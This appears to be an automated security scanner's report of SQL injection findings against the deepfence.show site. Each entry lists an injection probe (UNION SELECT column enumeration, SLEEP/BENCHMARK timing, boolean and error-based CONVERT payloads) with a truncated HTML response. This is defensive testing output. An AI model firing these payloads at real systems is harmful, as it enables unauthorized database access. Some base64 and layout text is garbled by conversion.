href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#427

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#428

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
```

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#429

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 7506=9091 AND ('5913=5913</td></tr></table>	Name	Value	demouser@deepfence.io	AND 7506=9091 AND ('5913=5913
Name	Value				
demouser@deepfence.io	AND 7506=9091 AND ('5913=5913				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#430				

SQL Injection

Scan**Severity****ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID

CWE-89

Issue Number

#431

Scan

SQL Injection

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step


GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
```

	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#432

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7#</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#433				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#434				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 20--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 20--
Name	Value				
demouser@deepfence.io	ORDER BY 20--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#435

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND false</td></tr></table>	Name	Value	demouser@deepfence.io	AND false
Name	Value				
demouser@deepfence.io	AND false				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAQCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#436				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4#				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#437

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>'%20and%201=2%20--</td></tr></table>	Name	Value	demouser@deepfence.io	'%20and%201=2%20--
Name	Value				
demouser@deepfence.io	'%20and%201=2%20--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+(SELECT (CASE WHEN (5650=5650) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#439

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'))

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
```

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#440

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, 